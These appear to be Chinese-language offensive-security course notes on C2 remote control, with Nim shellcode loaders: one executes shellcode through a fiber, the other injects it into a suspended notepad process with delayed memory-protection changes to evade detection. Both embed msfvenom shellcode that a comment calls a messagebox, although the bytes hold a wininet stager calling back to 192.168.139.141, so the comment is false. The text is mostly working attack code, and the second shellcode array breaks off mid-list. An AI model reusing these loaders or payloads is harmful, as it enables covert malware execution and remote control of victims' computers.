
Command:
compile, c          compile project with default code generator (C)
r                  compile to $nimcache/projname, run with [arguments]
                   using backend specified by --backend (default: c)
                   generate the documentation for inputfile for
                   backend specified by --backend (default: c)


Arguments:
arguments are passed to the program being run (if --run option is selected)

Options:
```

3.1.2 Zig开发环境搭建

- 1 zig开发环境搭建
- 2 <https://ziglang.org/download/>
- 3 -Zig安装环境变量
- 4 -代码打包编译执行
- 5 `zig build-exe xxx.zig`






3.2 C2远控-其他语言-Nim&Zig-Loader加载器

- 1 加载调用 混淆调用 分离调用
- 2 <https://xz.aliyun.com/t/13902>
- 3 <https://github.com/nickvourd/Supernova>
- 4 <https://github.com/byt3b133d3r/OffensiveNim>
- 5 <https://github.com/aeveryj/NimShellCodeLoader>

3.2.1 Nim

- 1 -Nim安装环境变量
- 2 <https://cloud.tencent.com/developer/article/1767307>
- 3 -第三方库安装使用
- 4 `nimble install xxx`
- 5 -代码打包编译执行
- 6 `nim c -d=mingw --app=gui --cpu=amd64 -d:release --opt:size --passL:-static xx.nim`



(1)加载调用:

```
1  import winim/lean
2  import osproc
3
4
5  proc RunFiber[I, T](shellcode: array[I, T]): void =
6      let MasterFiber = ConvertThreadToFiber(NULL)
7      let vAlloc = VirtualAlloc(NULL, cast[SIZE_T](shellcode.len), MEM_COMMIT,
8      PAGE_EXECUTE_READ_WRITE)
9      var bytesWritten: SIZE_T
10     let pHandle = GetCurrentProcess()
11     WriteProcessMemory(pHandle, vAlloc, unsafeaddr shellcode, cast[SIZE_T]
12     (shellcode.len), addr bytesWritten)
13     let xFiber = CreateFiber(0, cast[LPFIBER_START_ROUTINE](vAlloc), NULL)
14     SwitchToFiber(xFiber)
15
16  when defined(windows):
17
18      # https://github.com/nim-lang/Nim/wiki/Consts-defined-by-the-compiler
19      when defined(amd64):
20          # ./msfvenom -p windows/x64/messagebox -f csharp, then modified for Nim arrays
21          echo "[*] Running in x64 process"
22          var shellcode: array[894, byte] = [
```

byte 0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc8, 0x00, 0x00, 0x00, 0x41, 0x51,
0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b, 0x52, 0x60, 0x48,
0x8b, 0x52, 0x18, 0x48, 0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72, 0x50, 0x48, 0x0f, 0xb7,
0x4a, 0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c,
0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x48,
0x8b, 0x52, 0x20, 0x8b, 0x42, 0x3c, 0x48, 0x01, 0xd0, 0x66, 0x81, 0x78, 0x18, 0x0b,
0x02, 0x75, 0x72, 0x8b, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48, 0x85, 0xc0, 0x74, 0x67,
0x48, 0x01, 0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44, 0x8b, 0x40, 0x20, 0x49, 0x01, 0xd0,
0xe3, 0x56, 0x48, 0xff, 0xc9, 0x41, 0x8b, 0x34, 0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31,
0xc9, 0x48, 0x31, 0xc0, 0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0,
0x75, 0xf1, 0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1, 0x75, 0xd8, 0x58, 0x44,
0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0, 0x66, 0x41, 0x8b, 0x0c, 0x48, 0x44, 0x8b, 0x40,
0x1c, 0x49, 0x01, 0xd0, 0x41, 0x8b, 0x04, 0x88, 0x48, 0x01, 0xd0, 0x41, 0x58, 0x41,
0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5a, 0x48, 0x83, 0xec, 0x20,
0x41, 0x52, 0xff, 0xe0, 0x58, 0x41, 0x59, 0x5a, 0x48, 0x8b, 0x12, 0xe9, 0x4f, 0xff,
0xff, 0xff, 0x5d, 0x6a, 0x00, 0x49, 0xbe, 0x77, 0x69, 0x6e, 0x69, 0x6e, 0x65, 0x74,
0x00, 0x41, 0x56, 0x49, 0x89, 0xe6, 0x4c, 0x89, 0xf1, 0x41, 0xba, 0x4c, 0x77, 0x26,
0x07, 0xff, 0xd5, 0x48, 0x31, 0xc9, 0x48, 0x31, 0xd2, 0x4d, 0x31, 0xc0, 0x4d, 0x31,
0xc9, 0x41, 0x50, 0x41, 0x50, 0x41, 0xba, 0x3a, 0x56, 0x79, 0xa7, 0xff, 0xd5, 0xeb,
0x73, 0x5a, 0x48, 0x89, 0xc1, 0x41, 0xb8, 0x85, 0x1a, 0x00, 0x00, 0x4d, 0x31, 0xc9,
0x41, 0x51, 0x41, 0x51, 0x6a, 0x03, 0x41, 0x51, 0x41, 0xba, 0x57, 0x89, 0x9f, 0xc6,
0xff, 0xd5, 0xeb, 0x59, 0x5b, 0x48, 0x89, 0xc1, 0x48, 0x31, 0xd2, 0x49, 0x89, 0xd8,
0x4d, 0x31, 0xc9, 0x52, 0x68, 0x00, 0x02, 0x40, 0x84, 0x52, 0x52, 0x41, 0xba, 0xeb,
0x55, 0x2e, 0x3b, 0xff, 0xd5, 0x48, 0x89, 0xc6, 0x48, 0x83, 0xc3, 0x50, 0x6a, 0x0a,
0x5f, 0x48, 0x89, 0xf1, 0x48, 0x89, 0xda, 0x49, 0xc7, 0xc0, 0xff, 0xff, 0xff, 0xff,
0x4d, 0x31, 0xc9, 0x52, 0x52, 0x41, 0xba, 0x2d, 0x06, 0x18, 0x7b, 0xff, 0xd5, 0x85,
0xc0, 0x0f, 0x85, 0x9d, 0x01, 0x00, 0x00, 0x48, 0xff, 0xcf, 0x0f, 0x84, 0x8c, 0x01,
0x00, 0x00, 0xeb, 0xd3, 0xe9, 0xe4, 0x01, 0x00, 0x00, 0xe8, 0xa2, 0xff, 0xff, 0xff,
0x2f, 0x35, 0x77, 0x64, 0x4d, 0x00, 0x3b, 0x1b, 0x2d, 0xb4, 0x72, 0x02, 0xfc, 0x6e,
0x5b, 0xe5, 0x0a, 0x7d, 0xc8, 0x2a, 0x09, 0x08, 0x15, 0x5f, 0xfe, 0x34, 0x18, 0x74,
0xdc, 0xab, 0x94, 0x67, 0xa6, 0xd7, 0x7e, 0x53, 0xbd, 0x58, 0x07, 0x19, 0x2a, 0x93,
0x6f, 0x7d, 0x12, 0x59, 0x56, 0xec, 0x54, 0x96, 0x3b, 0x95, 0xf0, 0x89, 0xfb, 0x1f,
0xbb, 0x99, 0x1d, 0x27, 0x5d, 0xe6, 0x73, 0x6a, 0x5a, 0x3d, 0xc2, 0x50, 0xa6, 0x16,
0x55, 0x31, 0x19, 0x5f, 0xdd, 0x90, 0xd9, 0x6e, 0x9c, 0x00, 0x55, 0x73, 0x65, 0x72,
0x2d, 0x41, 0x67, 0x65, 0x6e, 0x74, 0x3a, 0x20, 0x4d, 0x6f, 0x7a, 0x69, 0x6c, 0x6c,
0x61, 0x2f, 0x35, 0x2e, 0x30, 0x20, 0x28, 0x63, 0x6f, 0x6d, 0x70, 0x61, 0x74, 0x69,
0x62, 0x6c, 0x65, 0x3b, 0x20, 0x4d, 0x53, 0x49, 0x45, 0x20, 0x39, 0x2e, 0x30, 0x3b,
0x20, 0x57, 0x69, 0x6e, 0x64, 0x6f, 0x77, 0x73, 0x20, 0x4e, 0x54, 0x20, 0x36, 0x2e,
0x31, 0x3b, 0x20, 0x57, 0x4f, 0x57, 0x36, 0x34, 0x3b, 0x20, 0x54, 0x72, 0x69, 0x64,
0x65, 0x6e, 0x74, 0x2f, 0x35, 0x2e, 0x30, 0x3b, 0x20, 0x42, 0x4f, 0x49, 0x45, 0x39,
0x3b, 0x45, 0x4e, 0x55, 0x53, 0x53, 0x45, 0x4d, 0x29, 0x0d, 0x0a, 0x00, 0xf3, 0x9b,
0xe5, 0x9b, 0x35, 0x8c, 0xb8, 0xdf, 0xc6, 0xc2, 0xe4, 0xab, 0xa0, 0x77, 0xf0, 0x0d,
0xaf, 0x4d, 0x5e, 0x39, 0xf3, 0xfe, 0x3b, 0xb2, 0x01, 0xd7, 0x01, 0x04, 0x7e, 0x68,
0xc9, 0x2f, 0x0c, 0xd9, 0x32, 0x90, 0x61, 0xf5, 0xce, 0xe6, 0x04, 0x56, 0x91, 0x90,
0xd4, 0xc6, 0xe4, 0x23, 0x5f, 0xbd, 0x5c, 0xf6, 0xa3, 0x06, 0x82, 0xac, 0xa6, 0x54,
0xa9, 0x48, 0xea, 0x5e, 0x11, 0xa1, 0x2a, 0x63, 0x3a, 0x88, 0x6a, 0x46, 0xed, 0x5e,
0x52, 0xb8, 0xbc, 0xbd, 0xb6, 0x5f, 0x19, 0x2e, 0xd4, 0xcf, 0xf6, 0x17, 0xb3, 0x58,
0xf7, 0x87, 0x79, 0xea, 0x79, 0xa4, 0x64, 0x4b, 0x73, 0x47, 0xea, 0x97, 0xeb, 0xfe,


```

0xc3, 0xe5, 0xca, 0x37, 0x0c, 0x2c, 0x7b, 0x3f, 0xb3, 0x40, 0x32, 0x17, 0xb6, 0x10,
0x7d, 0x00, 0x74, 0x91, 0xce, 0x0b, 0x94, 0x88, 0xa0, 0xee, 0x74, 0x9c, 0x5a, 0x92,
0x31, 0x50, 0x5d, 0x61, 0xe8, 0x7a, 0x83, 0xf3, 0xd7, 0x87, 0xc7, 0xc6, 0xaa, 0xa5,
0x4d, 0xb9, 0x8a, 0x25, 0xdf, 0x44, 0x85, 0xf7, 0x5a, 0xed, 0xdd, 0xe1, 0xf8, 0x87,
0x75, 0x7d, 0xb7, 0x18, 0xe1, 0xd3, 0xba, 0x31, 0x8f, 0x81, 0xb5, 0xf5, 0x03, 0x11,
0x06, 0x1d, 0x65, 0xcc, 0xfa, 0x02, 0x36, 0xa2, 0x7b, 0x78, 0x78, 0xa2, 0xe0, 0x1c,
0xbe, 0xc2, 0xe3, 0x54, 0xad, 0x2e, 0xaa, 0x6f, 0x74, 0xa0, 0x52, 0xb0, 0x8d, 0x21,
0x6a, 0x57, 0x6e, 0xd4, 0x87, 0x00, 0x41, 0xbe, 0xf0, 0xb5, 0xa2, 0x56, 0xff, 0xd5,
0x48, 0x31, 0xc9, 0xba, 0x00, 0x00, 0x40, 0x00, 0x41, 0xb8, 0x00, 0x10, 0x00, 0x00,
0x41, 0xb9, 0x40, 0x00, 0x00, 0x00, 0x41, 0xba, 0x58, 0xa4, 0x53, 0xe5, 0xff, 0xd5,
0x48, 0x93, 0x53, 0x53, 0x48, 0x89, 0xe7, 0x48, 0x89, 0xf1, 0x48, 0x89, 0xda, 0x41,
0xb8, 0x00, 0x20, 0x00, 0x00, 0x49, 0x89, 0xf9, 0x41, 0xba, 0x12, 0x96, 0x89, 0xe2,
0xff, 0xd5, 0x48, 0x83, 0xc4, 0x20, 0x85, 0xc0, 0x74, 0xb6, 0x66, 0x8b, 0x07, 0x48,
0x01, 0xc3, 0x85, 0xc0, 0x75, 0xd7, 0x58, 0x58, 0x58, 0x48, 0x05, 0x00, 0x00, 0x00,
0x00, 0x50, 0xc3, 0xe8, 0x9f, 0xfd, 0xff, 0xff, 0x31, 0x39, 0x32, 0x2e, 0x31, 0x36,
0x38, 0x2e, 0x31, 0x33, 0x39, 0x2e, 0x31, 0x34, 0x31, 0x00, 0x17, 0x50, 0x65, 0xea]

```

24

25 # This is essentially the equivalent of 'if __name__ == '__main__' in python

26 when isMainModule:

27 RunFiber(shellcode)

The screenshot shows a Windows IDE with the following components:

- File Explorer:** Shows the project structure with files `sc.exe.lnk` and `sc.nim`.
- Editor:** Displays the `sc.nim` file with the following code:


```


5  proc RunFiber[I, T](shellcode: array[I, T]): void =
11     let xFiber = CreateFiber(0, cast[LPPFIBER_START_ROUTINE](valloc), NULL)
12     SwitchToFiber(xFiber)
13
14
15
16  when defined(windows):
17

```
- Terminal:** Shows the command `nim c -r "c:\Users\Administrator\Desktop\nim\sc.nim"` and its output:


```

PS C:\Users\Administrator\Desktop\nim> nim c -r "c:\Users\Administrator\Desktop\nim\sc.nim"
Hint: used config file 'D:\nim-1.6.0\config\nim.cfg' [Conf]
Hint: used config file 'D:\nim-1.6.0\config\config.nims' [Conf]
c:\Users\Administrator\Desktop\nim\sc.nim(6, 9) Hint: 'MasterFiber' is declared but not used [XDeclaredButNotUsed]
c:\Users\Administrator\Desktop\nim\sc.nim(2, 8) Warning: imported and not used: 'osproc' [UnusedImport]
Hint: [Link]
Hint: gc: refc; opt: none (DEBUG BUILD, 'debug' release generates faster code)
163255 lines; 0.683s; 116.176MiB peak mem; proj: c:\Users\Administrator\Desktop\nim\sc.nim; out: c:\Users\Administrator\Desktop\nim\sc.exe [SuccessX]
Hint: c:\Users\Administrator\Desktop\nim\sc.exe [Exec]
oserr.nim(95) raiseOSError
Error: unhandled exception: 文件所在的卷已被外部更改, 因此打开的文件不再有效。
[OSError]
PS C:\Users\Administrator\Desktop\nim>

```

```

1  import winim/lean
2  import osproc
3  import os
4  proc Suspended_Thread_Injection[I, T](shellcode: array[I, T]): void =
5      var op: DWORD
6      # Under the hood, the startProcess function from Nim's osproc module is calling
7      CreateProcess() :D
8      let tProcess = startProcess("notepad.exe")
9      tProcess.suspend() # That's handy!
10     defer: tProcess.close()
11
12     echo "[*] Target Process: ", tProcess.processID
13
14     let pHandle = OpenProcess(
15         PROCESS_ALL_ACCESS,
16         false,
17         cast[DWORD](tProcess.processID)
18     )
19     defer: CloseHandle(pHandle)
20
21     echo "[*] pHandle: ", pHandle
22
23     let rPtr = VirtualAllocEx(
24         pHandle,
25         NULL,
26         cast[SIZE_T](shellcode.len),
27         MEM_COMMIT,
28         PAGE_EXECUTE_READ_WRITE

```

```

28     )
29
30     var bytesWritten: SIZE_T
31     let wSuccess = WriteProcessMemory(
32         pHandle,
33         rPtr,
34         unsafeAddr shellcode,
35         cast[SIZE_T](shellcode.len),
36         addr bytesWritten
37     )
38
39     echo "[*] WriteProcessMemory: ", bool(wSuccess)
40     echo "    \-- bytes written: ", bytesWritten
41     echo ""
42     VirtualProtect(cast[LPVOID](rPtr), shellcode.len, PAGE_NOACCESS, addr op)
43     let tHandle = CreateRemoteThread(
44         pHandle,
45         NULL,
46         0,
47         cast[LPTHREAD_START_ROUTINE](rPtr),
48         NULL,
49         0x00000004,
50         NULL
51     )
52     sleep(10000)
53     VirtualProtect(cast[LPVOID](rPtr), shellcode.len, PAGE_EXECUTE_READ_WRITE, addr op)
54     ResumeThread(tHandle)
55     echo "[*] tHandle: ", tHandle
56     echo "[+] Injected"
57
58     when defined(windows):
59
60         when defined(amd64):
61             # ./msfvenom -p windows/x64/messagebox -f csharp, then modified for Nim arrays
62             echo "[*] Running in x64 process"
63             var shellcode: array[894, byte] = [

```

byte 0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc8, 0x00, 0x00, 0x00, 0x41, 0x51,
0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b, 0x52, 0x60, 0x48,
0x8b, 0x52, 0x18, 0x48, 0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72, 0x50, 0x48, 0x0f, 0xb7,
0x4a, 0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c,
0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x48,
0x8b, 0x52, 0x20, 0x8b, 0x42, 0x3c, 0x48, 0x01, 0xd0, 0x66, 0x81, 0x78, 0x18, 0x0b,
0x02, 0x75, 0x72, 0x8b, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48, 0x85, 0xc0, 0x74, 0x67,
0x48, 0x01, 0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44, 0x8b, 0x40, 0x20, 0x49, 0x01, 0xd0,
0xe3, 0x56, 0x48, 0xff, 0xc9, 0x41, 0x8b, 0x34, 0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31,
0xc9, 0x48, 0x31, 0xc0, 0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0,
0x75, 0xf1, 0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1, 0x75, 0xd8, 0x58, 0x44,
0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0, 0x66, 0x41, 0x8b, 0x0c, 0x48, 0x44, 0x8b, 0x40,
0x1c, 0x49, 0x01, 0xd0, 0x41, 0x8b, 0x04, 0x88, 0x48, 0x01, 0xd0, 0x41, 0x58, 0x41,
0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5a, 0x48, 0x83, 0xec, 0x20,
0x41, 0x52, 0xff, 0xe0, 0x58, 0x41, 0x59, 0x5a, 0x48, 0x8b, 0x12, 0xe9, 0x4f, 0xff,
0xff, 0xff, 0x5d, 0x6a, 0x00, 0x49, 0xbe, 0x77, 0x69, 0x6e, 0x69, 0x6e, 0x65, 0x74,
0x00, 0x41, 0x56, 0x49, 0x89, 0xe6, 0x4c, 0x89, 0xf1, 0x41, 0xba, 0x4c, 0x77, 0x26,
0x07, 0xff, 0xd5, 0x48, 0x31, 0xc9, 0x48, 0x31, 0xd2, 0x4d, 0x31, 0xc0, 0x4d, 0x31,
0xc9, 0x41, 0x50, 0x41, 0x50, 0x41, 0xba, 0x3a, 0x56, 0x79, 0xa7, 0xff, 0xd5, 0xeb,
0x73, 0x5a, 0x48, 0x89, 0xc1, 0x41, 0xb8, 0x85, 0x1a, 0x00, 0x00, 0x4d, 0x31, 0xc9,
0x41, 0x51, 0x41, 0x51, 0x6a, 0x03, 0x41, 0x51, 0x41, 0xba, 0x57, 0x89, 0x9f, 0xc6,
0xff, 0xd5, 0xeb, 0x59, 0x5b, 0x48, 0x89, 0xc1, 0x48, 0x31, 0xd2, 0x49, 0x89, 0xd8,
0x4d, 0x31, 0xc9, 0x52, 0x68, 0x00, 0x02, 0x40, 0x84, 0x52, 0x52, 0x41, 0xba, 0xeb,
0x55, 0x2e, 0x3b, 0xff, 0xd5, 0x48, 0x89, 0xc6, 0x48, 0x83, 0xc3, 0x50, 0x6a, 0x0a,
0x5f, 0x48, 0x89, 0xf1, 0x48, 0x89, 0xda, 0x49, 0xc7, 0xc0, 0xff, 0xff, 0xff, 0xff,
0x4d, 0x31, 0xc9, 0x52, 0x52, 0x41, 0xba, 0x2d, 0x06, 0x18, 0x7b, 0xff, 0xd5, 0x85,
0xc0, 0x0f, 0x85, 0x9d, 0x01, 0x00, 0x00, 0x48, 0xff, 0xcf, 0x0f, 0x84, 0x8c, 0x01,
